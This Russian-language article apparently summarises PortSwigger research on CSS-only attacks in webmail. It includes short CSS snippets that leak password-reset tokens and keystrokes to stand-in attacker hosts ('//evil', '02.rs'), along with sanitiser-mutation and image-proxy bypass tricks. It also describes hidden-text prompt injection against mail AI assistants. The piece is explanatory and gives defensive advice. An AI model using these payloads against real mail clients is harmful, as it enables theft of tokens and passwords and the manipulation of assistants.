
Мы привыкли считать CSS безобидным: ну стили, ну цвета, максимум — сломанная вёрстка. 6 августа 2026 Гарет Хейс из PortSwigger Research опубликовал работу «CSS: The Bomb Inside Your Inbox», которая это представление разбивает. На одних только CSS-примитивах, без единой строчки JavaScript, он показал кражу токенов авторизации, кейлоггер в реальном времени и обход image-proxy в почтовых веб-клиентах — Outlook, Fastmail, Gmail, ProtonMail, Yahoo, AOL.
Разберём не «ой, страшно», а механику: почему именно CSS оказался опасен там, где JS давно вычищают, и какие конкретные приёмы работают. Ниже — по вектору на раздел, каждый с сутью и примером. Всё, что помечено как «по данным PortSwigger», — заявления автора исследования; независимо большинство из них я не перепроверял, и об этом сказано прямо.
Контекст. Веб-почта показывает письмо от постороннего человека прямо внутри вашей доверенной страницы. HTML и JavaScript из письма давно жёстко фильтруют санитайзерами (DOMPurify и аналоги). А вот CSS исторически пропускают почти целиком — «это же просто оформление». Исследование про то, что «просто оформление» — полноценная вычислительная среда, если знать её механику.
Вектор 1. Селектор-атрибут как оракул для кражи токена
Начнём с самого показательного. Ссылки для сброса пароля и подтверждения входа часто содержат токен прямо в href: .../callback?token=c2e16a.... CSS умеет выбирать элементы по подстроке атрибута — и это превращается в механизм посимвольного угадывания.
a[href^="https://medium.com/m/callback/email?token="] {
  &[href*="en=c2e16"] {
    background: url("//evil/?start=c2e16");
  }
}
Идея такая: правило срабатывает, только если href действительно содержит подстроку c2e16. Если сработало — браузер грузит фоновую картинку с сервера атакующего, и тот узнаёт, что эти символы в токене есть. Перебирая варианты (вложенные селекторы резко сокращают размер полезной нагрузки), можно вытянуть токен по кускам. По данным PortSwigger, приём сработал против Medium, Yahoo Mail и AOL Mail.
Ключевое, что делает это возможным, — утечка по побочному каналу через загрузку ресурса. CSS сам по себе ничего никуда не «отправляет», но background: url(...) заставляет браузер сходить на внешний адрес. Совпадение селектора → факт запроса → бит информации. Ни строчки JS не потребовалось.
Вектор 2. Шрифт как линейка: измеряем цифры токена
Если токен числовой, а CSP блокирует внешние картинки, есть трюк ещё изящнее — «оракул высоты шрифта». Через @font-face с unicode-range можно назначить отдельной цифре аномальную метрику и измерить, изменилась ли высота блока.
@font-face {
  font-family: has_0;
  src: local('Courier New');
  unicode-range: U+0030;   /* только цифра「0」*/
  descent-override: 200%;  /* раздуваем её по вертикали */
}
Если в токене есть 0, блок с этим шрифтом станет выше — а высоту уже можно превратить в наблюдаемый эффект (например, через inset/анимации спровоцировать загрузку ресурса). Перебором по цифрам восстанавливается состав токена. Это чистая CSS-«математика» поверх типографики — то, для чего язык вообще не задумывался.
Вектор 3. <select> как кейлоггер в реальном времени
Самое неприятное. Комбинацией option:checked, соседних комбинаторов и таймингов анимаций автор собрал захват нажатий клавиш — тоже без JS.
option + option:checked        { background: url(https://02.rs/?steal=a); }
option + option + option:checked { background: url(https://02.rs/?steal=b); }
Каждой позиции в списке соответствует свой символ и свой «сигнальный» запрос. По данным PortSwigger, в связке с поддельным экраном логина (нарисованным теми же CSS-средствами) это позволяет перехватывать вводимый пароль в реальном времени. В Firefox дополнительный трюк с уводом <select> за экран через анимацию сбрасывает таймер и делает захват потоковым.
Вывод, который здесь напрашивается, но которого делать НЕ надо: «раз опасен CSS — давайте резать :has(), :checked, <select> и жить спокойно». Точечный запрет отдельных селекторов — это игра в догонялки, которую защищающийся проигрывает: автор показал и мутационные атаки, где безопасный на вид CSS превращается в опасный уже при разборе браузером. Блокировать надо не список «плохих слов», а саму возможность CSS из письма влиять на доверенный интерфейс.
Вектор 4. Мутация: безопасный CSS, который становится опасным при парсинге
Отдельный класс — рассинхрон между тем, как CSS видит санитайзер, и тем, как его потом разбирает браузер (CSSOM). Hex-escape-последовательности в именах, например в @keyframes, санитайзер пропускает как безобидную строку, а браузер при перечислении правил декодирует их — и получается конструкция, которую санитайзер никогда бы не пропустил в явном виде.
/* так это видит санитайзер — просто странное имя keyframes */
@keyframes \7b\7d\7d\2a\7b\63\6f\6c\6f\72\3a\72\65\64\7d {}
/* так это раскроется в CSSOM — вырвались из контекста в чужой селектор */
Именно за такие мутационные баги, по данным исследования, Fastmail выплатил автору по $1000 за находку и починил их. То есть проблема признана вендором и закрыта — это не гипотеза.
Вектор 5. Обход image-proxy и индиректная prompt-инъекция
Почтовики проксируют картинки, чтобы письмо не «стучало» на сервер отправителя и не раскрывало ваш IP и факт прочтения. Автор показал обходы этой защиты через синтаксические причуды: экранированный слэш (url(/\5c/...)), вложенные комментарии, image-set(var(--x, '//evil')). Результат — трекинг открытия письма и утечка IP в обход прокси.
И отдельно — примета времени: :before/:after с невидимым текстом, который видит ИИ-ассистент почты, но не видит человек. Это индиректная prompt-инъекция против встроенных в почту LLM-помощников: пользователю показывается одно, языковой модели скармливается другое.
Практический вывод для читателя-пользователя (не разработчика почтовика): большинство этих атак требуют, чтобы вы открыли вредоносное письмо в уязвимом веб-клиенте, а часть — ещё и чтобы вы что-то в нём ввели. Базовая гигиена работает: не вводите пароли на «формах логина», внезапно появившихся внутри письма; держите включённой блокировку внешних картинок «по умолчанию»; критичные действия (сброс пароля) делайте, переходя на сайт вручную, а не по кнопке из письма. Это не паранойя — это ровно те точки, на которые опираются описанные векторы.
Что со всем этим делать тем, кто держит веб-приложение
Даже если вы не пишете почтовик, урок общий: если ваш продукт показывает пользователю HTML/CSS от другого пользователя (комментарии, тикеты, письма, чат) — CSS в этой модели угроз не «оформление», а активный код. Рекомендации автора, сжато:
- изолировать чужой контент в sandboxed iframe, а не вставлять в доверенный DOM;
- проксировать все внешние картинки и не доверять «белым» доменам, которые атакующий может контролировать;
- строгий CSP, блокирующий
@importи внешние стили; - аккуратно относиться к «CSS-гаджетам», которые в разметку добавляют сами ваши библиотеки.
Главная мысль исследования не в конкретных селекторах, а в смене модели угроз: CSS — это не декларативная косметика, а среда, способная измерять, ветвиться и утекать данными по побочным каналам. Санитизация «уберём опасные слова из стилей» проигрывает по определению, потому что опасность рождается на стыке санитайзера и браузерного парсера. Правильный уровень защиты — архитектурная изоляция чужого контента, а не чёрные списки.
Статус на момент публикации
По данным PortSwigger: Fastmail исправил мутационные баги (и заплатил bug bounty); реакцию ProtonMail автор счёл недостаточной; часть обходов в Gmail на момент выхода статьи оставалась актуальной. Это заявления исследователя; официальных подтверждений от всех перечисленных вендоров в самой статье нет, так что относитесь к статусам как к позиции одной стороны.
Что я не смог проверить независимо и потому подаю только как утверждение автора: работоспособность конкретных payload’ов против конкретных клиентов и суммы выплат. Первоисточник — один (PortSwigger Research), демонстрационные видео приложены к статье, но это по-прежнему одна сторона.
Связанная тема форума: 99% трафика — боты: восемь рубежей обороны сайта — там про фронт со стороны сервера, здесь — про фронт внутри клиента.
Источники
- PortSwigger Research — CSS: The Bomb Inside Your Inbox, Гарет Хейс, 6 августа 2026 (первоисточник, включая примеры кода и демо-видео).
- Репозиторий с материалами: github.com/portswigger/css-the-bomb-inside-your-inbox.
Ваш почтовый клиент по умолчанию грузит внешние картинки или блокирует? И более общий вопрос к тем, кто разрабатывает: вы отдаёте пользовательский HTML/CSS в sandboxed iframe — или всё ещё вставляете в основной DOM с надеждой на санитайзер? Поделитесь, как у вас устроена изоляция чужого контента.